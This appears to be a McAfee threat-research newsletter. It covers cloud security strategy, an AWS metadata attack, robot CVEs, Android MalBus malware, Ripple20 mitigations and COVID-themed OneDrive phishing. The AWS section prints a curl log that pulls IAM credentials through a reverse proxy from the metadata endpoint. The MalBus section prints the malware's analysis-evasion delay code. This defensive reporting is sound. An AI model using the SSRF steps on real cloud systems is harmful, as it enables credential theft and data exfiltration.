There are three key concepts for federal CISOs to consider as they develop multi- and hybrid-cloud implementation strategies:

1. **There is no one-size-fits-all hybrid environment.** Organizations have adopted various capabilities that have unique gaps that must be filled. A clear system for how organizations can successfully fill these gaps will take time to develop. That being said, there is no one-size-fits-all hybrid or multi-cloud environment technology for groups looking to implement a cloud approach across their infrastructure.

2. **Zero-trust will continue to evolve in terms of its definition.** Zero-trust has been around for quite some time and will continue to grow in terms of its definition. In concept, zero-trust is an approach that requires an organization to complete a thorough inspection of its existing architecture. It is not one specific technology; it is a capability set that must be applied to all areas of an organization's infrastructure to achieve a hybrid or multi-cloud environment.

3. **Strategies for data protection must have a cohesive enforcement policy.** A consistent enforcement policy is key in maintaining an easily recognizable strategy for data protection and threat management. Conditional and contextual access to data is critical for organizations to fully accomplish cloud-based collaboration across teams.

Follow

Share

Successful integration of a multi-cloud environment poses real challenges for all sectors, particularly for enterprises as large and complex as the federal government. Managing security across different cloud environments can be overwhelmingly complicated for IT staff, which is why they need tools that can automate their tasks and provide continued protection of sensitive information wherever it goes inside or outside the cloud.

Read more on multi-cloud environment threats here.

Attackers Using Metadata to Breach Your App in AWS

Moving to a cloud-native architecture for your enterprise applications can deliver tremendous business value, adding scale and agility while off-loading onerous tasks like patching and upgrading server infrastructure.

However, in every cloud environment, whether AWS, Azure, GCP, or others, there is a new category of risk. Cloud-native threats stem from the new context and configuration requirements you have in a cloud environment. Historically, default settings like public access to storage objects have left sensitive data out in the open, easy to steal by anyone crawling for these weaknesses.

It's easy to make mistakes in a new environment, with new settings introduced continuously as new capabilities are added by cloud providers. The configuration of

your cloud environment is always your responsibility. AWS and others have no control over how you use their services. They are a template for you to build from. Not understanding the outcome of your configurations and how you build cloud-native applications can have catastrophic consequences.

At RSA conference this year, CTO of McAfee Steve Grobman demonstrated how one particular feature of AWS, Instance Metadata, could be leveraged to steal sensitive data. Let's walk through this scenario to highlight some key learnings, then discuss how to prevent your own exposure to an attack like this.

Instance Metadata Attacks

All cloud providers have capabilities to manage credentials for resources in your cloud-native applications. When used correctly, these capabilities allow you to avoid storing credentials in the clear, or in a source code repository. In AWS, the Instance Metadata Service (IMDS) makes information about a compute instance, its network, and storage available to software running on the instance. IMDS also makes temporary, frequently rotated credentials available for any IAM role attached to the instance. IAM roles attached to an instance may, for example, define that the instance and software running on it can access data in S3 storage buckets.

Follow

Share

Let's look at a common scenario.

A team of epidemiologists built a cloud-native application in AWS with a public dashboard to visually represent data showing their progress analyzing a virus genome.

Follow

Share

During the development phase of this application, the team ran into a challenge. Most of the resources in their Virtual Private Cloud (VPC) were supposed to be hidden from the internet. The only resource in their VPC intended for public view was the dashboard.

The S3 bucket hosting their data needed to stay private. To pull data from S3 to the public dashboard, they added a reverse proxy, acting as a middleman. All it took was a quick Google search, and a few lines of code to add this to their application.

Follow

Share

For the team of epidemiologists, the reverse proxy was a basic, elegant solution that functioned perfectly for their use case. What they didn't realize is that it set them up for a massive breach.

The compute instance running the reverse proxy had been assigned an IAM role with permission to access their private S3 bucket. Credentials for the reverse proxy to access S3 were obtained from Instance Metadata.

An attacker visiting the site and interested in their data noticed the team had referenced the reverse proxy's IP address in the dashboard. The attacker then checked to see if they could connect to it. After confirming their connectivity, the attacker then checked to see if they could access Instance Metadata through the reverse proxy. Success.

Through the reverse proxy and from the Instance Metadata, the attacker uncovered credentials to the team's private S3 storage bucket.

Follow

Share

Now, with access to the S3 bucket, the attacker could steal highly sensitive data the team had stored for their application. The attacker simply synced the target S3 bucket to their own S3 bucket in another AWS account, and the data was theirs.

```
Unable to locate credentials. You can configure credentials by running "aws configure".
[baddude@ihacker ~]$ curl http://172.31.35.66:8877/
Decoding Corona - Dashboard Reverse Proxy
[baddude@ihacker ~]$ curl http://172.31.35.66:8877/?url=http://169.254.169.254/latest/meta-data/iam/info
{
    "Code" : "Success",
    "LastUpdated" : "2020-02-13T14:23:30Z",
    "InstanceProfileArn" : "arn:aws:iam::611968222289:instance-profile/S3_FullAccess",
    "InstanceProfileId" : "AIPAY47BGARIXKV3VM5RC"
}
[baddude@ihacker ~]$ curl http://172.31.35.66:8877/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/S3_FullAccess
{
    "Code" : "Success",
    "LastUpdated" : "2020-02-13T14:23:28Z",
    "Type" : "AWS-HMAC",
    "AccessKeyId" : "BTTAAY4567KJG3UULLRZ",
    "SecretAccessKey" : "wxRkABRs3LCYX/zS19E5ttrmptQamax6tzRk9/zl",
    "Token" : "IQoJb3JpZ2luX2VjEKf//////////wEaCXVzLXdlc3QtMiJHMEUCIDxzfwyJ7vhpjLXKgQ8vfGEdED4CULh2es7RoIKNDYpaaAiEApN6Buhzay+/y5ORC9lAET3MyASu8TKSUdONnK/.
lSoEgqtAMIYBACGgw2MTE5NjgyMjIyODkiDM+dr9n5O4q1R9AROyqRA+gmiuuRrwcsj2NIB2jtXOT5nT35ox++a2JDpjpOPoXMFD2LTu3k7kPLhUR5fJMUIM9x8IP0haV7/Ex6elolLiFOZnpS5X
hglBhbfNyWcoV3z1VJUp3oYIA3+OqjM0WoWL0SOR006VdLDOF1s1F2rxZq1x/7Jpc/4mioZXoSxI1ZMcE2N6y65GKAInje0pw8xb/q9YCZef7qAo5NaP3ZjTrzpLdYLgV3QhTaD/tfwK5rPY+690y-
u4SEvvixGFis93Z3iGsIqvQGCAsmh5Hmszz/E6vacuTWwUXOZ4a8y5K+zhOUvO1pPE4zYnx89xjCqSzXicnVjDwP212uI1g6W+rXpuAIV/fzakIZVzTdeZdmKzxEOK9kcNR8M88Yyz1XulUXdHpH
HcGPbv1JI8x1AA93BDNCkmIEv9PDNYqO1kPxJk2ZkpXLbWn3x+V3zDxI0ArmNXWnHmwQAZorkCWX/p0faT7CDoE9er2NyR+PV1Vb8nwlahDVigFd0frJFg3zLeQHXVvIW8cmyQ/ojuh1jMeKMOK
3lfIFOusBt15mN8c4OTrCpOKsSTVEYJGbNxb4R/IsHg1a9p54PDFfsDhl4Rohs6Q/FATWnDmjHmhoZIvMa/zTfPyuRoCOS/6PVUQSOHKPOcR3iOAENwwzxMsvr5158WE6ibidx7gbxDi3qeFg8cv
vcmVzR/hRNY+MIM3SNY4kcUuqiM8N/+c3nXO7JxGyPXOL68q8XqF/ND22yC3qve3jxbgIcrotr0H6bMHrlHtfpmP1n1R2eb17KObQ9DO0YMVNQ2zHG2SQI7FOcSmb0yEO813IUzE9lbX6O9mNvIQd
uRpqoVcFLiP7HEAWC1Nv1epW2A==",
    "Expiration" : "2020-02-13T20:58:30Z"
}
[baddude@ihacker ~]$ █
```

This type of attack is just one of 43 techniques described by MITRE in their ATT&CK framework for cloud environments: https://attack.mitre.org/matrices/enterprise/cloud/

Read more on how AWS mitigates Instance Metadata Attacks here.

Follow

Share

McAfee Investigates Robot Vulnerabilities

As part of our continued goal of helping developers provide safer products for businesses and consumers, we here at McAfee Advanced Threat Research (ATR) recently investigated *temi*, a teleconference robot produced by Robotemi Global Ltd. Our research led us to discover four separate vulnerabilities in the temi robot, which this paper will describe in great detail. These include:

1. CVE-2020-16170 – Use of Hard-Coded Credentials
2. CVE-2020-16168 – Origin Validation Error
3. CVE-2020-16167 – Missing Authentication for Critical Function
4. CVE-2020-16169 – Authentication Bypass Using an Alternate Path of Channel

Together, these vulnerabilities could be used by a malicious actor to spy on temi's video calls, intercept calls intended for another user, and even remotely operate temi—all with zero authentication.

Per McAfee's vulnerability disclosure policy, we reported our findings to Robotemi Global Ltd. on March 5, 2020. Shortly thereafter, they responded and began an ongoing dialogue with ATR while they worked to adopt the mitigations we outlined in our disclosure report. As of July 15, 2020, these vulnerabilities have been successfully patched – mitigated in version 120 of the temi's Robox OS and all versions after 1.3.7931 of the temi Android app. We commend Robotemi for their prompt response and willingness to collaborate throughout this process. We'd go so far as to say this has been one of the most responsive, proactive, and efficient vendors McAfee has had the pleasure of working with.

Follow

Share

What is temi?

Robots. The final frontier.

For an Android tablet 'brain' sitting atop a 4-foot-tall robot, temi packs a lot of sensors into a small form factor. These include 360° LIDAR, three different cameras, five proximity sensors, and even an Inertial Measurement Unit (IMU) sensor, which is a sort of accelerometer + gyroscope + magnetometer all-in-one. All these work together to give temi something close to the ability to move autonomously through a space while avoiding any obstacles. If it weren't for the nefarious forces of stairs and curbs, temi would be unstoppable.

Robotemi markets its robot as being used primarily for teleconferencing. Articles linked from the temi website describe the robot's applications in various industries: Connected Living recently partnered with temi for use in elder care, the Kellog's café in NYC adopted temi to "enhance the retail experience", and corporate staffing company Collabera uses temi to "improve cross-office communication." Despite its slogan of "personal robot", it appears that temi is designed for both consumer and enterprise applications, and it's the latter that really got us at McAfee Advanced Threat Research interested in it as a research target. Its growing presence in the medical space, which temi's creators have accommodated by stepping up production to 1,000 units a month, is especially interesting given the greatly increased demand for remote doctor's visits. What would a compromised temi mean for its users, whether it be the mother out on business, or the patient being diagnosed via robotic proxy? We placed our preorder and set out to find out.

Read more on McAfee's temi vulnerabilities and research here.

Follow

Share

MalBus Actor Changed Market from Google play to ONE Store

McAfee Mobile Research team found another variant of MalBus on an education application, developed by a South Korean developer. In the previous Malbus case, the author distributed the malware through Google Play, but new variants are distributed via the ONE Store in much the same way. ONE Store is a joint venture by the country's three major telecom companies and is a preinstalled app on most Android phones selling in South Korea. It has 35 million users (close to 70% of South Korea's population) and has already surpassed Apple's app store sales from the end of 2018.

The application in question is distributed via Google Play and the ONE Store at the same time. The malicious application downloads and runs an encrypted payload with malicious functions.

McAfee® Mobile Security detects this threat as Android/Malbus and alerts mobile users if it is present, while protecting them from any data loss.


Figure 7. Screen capture from the application page on the ONE Store.

Follow

Share

The Campaign

We found malicious code injected by an attacker, via the developer's account, into versions 27 and 28 of the application distributed through the ONE Store. The App Signature Certificate for versions 26 through 29 distributed from the One Store are the same. No other application developed by the same author was found on the ONE Store. The ONE Store is now servicing version 29 which does not contain malicious code. Google Play still offers version 26, though this is also clear of infection.

Figure 8. Infected version history of the application.

The overall flow of this application, focusing on the malicious function, is explained below:


Figure 9. Overview of malicious behavior.

Follow

Share

After the malware is installed, the malicious code has a latent period of 10 hours to avoid being discovered by dynamic analysis.

```java
public boolean isCheck(Context mAct) {
    long installId = 0;
    try {
        installId = mAct.getPackageManager().getPackageInfo(
                new String(Base64.decode("Y29tLmpvb2hbmcuQ2hhcmFjdGVyQ2xhc3NpYw==", 0)), 0).lastUpdateTime;
    } catch (PackageManager.NameNotFoundException e) {
    }
    if (System.currentTimeMillis() - installId > 36000000) {
        return true;
    }
    return false;
}
```

Read more on this variant of MalBus here.

Ripple20 Vulnerability Mitigation Best Practices

On June 16, the Department of Homeland Security and CISA ICS-CERT issued a critical security advisory warning covering multiple newly discovered vulnerabilities affecting Internet-connected devices manufactured by multiple vendors. This set of 19 vulnerabilities in a low-level TCP/IP software library developed by Treck has been dubbed "Ripple20" by researchers from JSOF.

A networking stack is a software component that provides network connectivity over the standard internet protocols. In this specific case these protocols include ARP, IP (versions 4 and 6), ICMPv4, UDP and TCP communications protocols, as well as the DNS and DHCP application protocols. The Treck networking stack is used across a broad range of industries (medical, government, academia, utilities, etc.), from a broad range of device manufacturers—a fact which enhances their impact and scope, as each manufacturer needs to push an update for their devices independently of all others. In other words, the impact ripples out across the industry due to complexities in the supply and design chains.

Identifying vulnerable devices on your network is a crucial step in assessing the risk of Ripple20 to your organization. While a simple Shodan search for "treck" shows approximately 1000 devices, which are highly likely to be internet-facing vulnerable devices, this represents only a fraction of the impacted devices.

Follow

Share

Identification of the Treck networking stack vs. other networking stacks (such as the native Linux or Windows stacks) requires detailed analysis and fingerprinting techniques based on the results of network scans of the devices in question.

The impact of these vulnerabilities ranges from denial of service to full remote code exploitation over the internet, with at least one case not requiring any authentication (CVE-2020-11901). JSOF researchers identified that these vulnerabilities impact a combination of traditional and IoT devices. Customers should review advisories from vendors such as Intel and HP because non-IoT devices may be running firmware that makes use of the Treck networking stack.

Ripple20's most significant impact is to devices whose network stack is exposed (in general IoT devices incorporating the Treck network stack) as compared to devices that incorporate the stack that it is only exposed to the local device. We recommend that you audit all network-enabled devices to determine if they are susceptible to these vulnerabilities.

There are potentially tens of millions of devices that are vulnerable to at least one of the Ripple20 flaws. Mitigating impact requires attention from both device owners and device vendors.

Mitigations for users of vulnerable devices per CISA recommendations (where possible):

- Patch any device for which a vendor has released an update.
- Practice the principle of least privilege for all users and devices (devices and users should only have access to the set of capabilities needed to accomplish their job). In this case, minimize network exposure and internet-accessibility for all control system devices.
- Locate control system networks and remote devices behind firewalls and isolate them from the business network.
- When remote access is required, use secure methods, such as Virtual Private Networks (VPNs), recognizing that VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize that a VPN is only as secure as the connected devices. VPN solutions should use multi-factor authentication.
- Use caching DNS servers in your organization, prohibiting direct DNS queries to the internet. Ideally, caching DNS servers should utilize DNS-over-HTTPS for lookups.
- Block anomalous IP traffic by utilizing a combination of firewalls and intrusion prevention systems.

Follow

Share

OneDrive Phishing Awareness

There are number of ways scammers use to target personal information and, currently, one example is, they are taking advantage of the fear around the virus pandemic, sending phishing and scam emails to Microsoft OneDrive users, trying to profit from Coronavirus/COVID-19. They will pretend to be emailing from government, consulting, or charitable organizations to steal victim's OneDrive details. OneDrive scammers will steal sensitive account information like usernames and passwords. We would like to educate McAfee users and the public about the potential risks with these scams.

Nefarious Groups Attempt to Harvest Users' Credentials

Below we will take you through examples of this kind of attack, coming from a government organization, consulting firm and a charitable organization hosted in **OneDrive** to make them appear more genuine to users. As the screenshot below illustrates, the goal is to steal the user's OneDrive credentials.

Fake Government Email Baits Victims

Scammers pretend to be from government offices and deliver documents that contain the latest live questionnaire regarding COVID-19. Remember: governments do not generally email the masses, sending unrequested documents, so a user could verify by examining the sender email address and location in the email headers and could visit the legitimate government site to see if there is COVID-19 information there instead.

Follow

Share

A warning saying "*Hmm... looks like this file doesn't have a preview we can show you*" baits the visitor into clicking on the Open button. When clicked, it takes them to the below OneDrive screenshot prompting them to enter their personal information.

Notice that the link points users to a vulnerable WordPress site that contains a credential phishing landing page. A user should be aware that a legitimate OneDrive login page will never be hosted on a non-Microsoft domain. This should be a red flag to the user that this may be a scam or phishing attack.

As intended by the scammers, the user cannot access the OneDrive document to view the updated government questionnaire and, instead, will receive an error message to try again later.

By this stage, the scammers would have already stolen the user's OneDrive personal information.

Scammers have also attempted to trick users with secured documents and emails from fake charitable organizations attempting to trick volunteers.

Read more McAfee OneDrive Phishing research including a list of best practices here.

Resources

To keep track of the latest threats and research, see these McAfee resources:

McAfee COVID-19 Dashboard—Updated COVID-19 related malicious file detections including countries, verticals and threat types.

MVISION Insights Preview Dashboard—Explore a preview of the only proactive solution to stay ahead of emerging threats.

McAfee Threat Center—Today's most impactful threats have been identified by our threat research team.

McAfee Labs and Researchers on Twitter

McAfee Labs

Raj Samani

Christiaan Beek

John Fokker

Steve Povolny

Eoin Carroll

Thomas Roccia

Douglas McKee

Follow

Share

About McAfee

McAfee is the device-to-cloud cybersecurity company. Inspired by the power of working together, McAfee creates business and consumer solutions that make our world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

www.mcafee.com

About McAfee Labs and Advanced Threat Research

McAfee Labs, led by McAfee Advanced Threat Research, is one of the world's leading sources for threat research, threat intelligence, and cybersecurity thought leadership. With data from millions of sensors across key threats vectors—file, web, message, and network—McAfee Labs and McAfee Advanced Threat Research deliver real-time threat intelligence, critical analysis, and expert thinking to improve protection and reduce risks.

https://www.mcafee.com/enterprise/en-us/ threat-center/mcafee-labs.html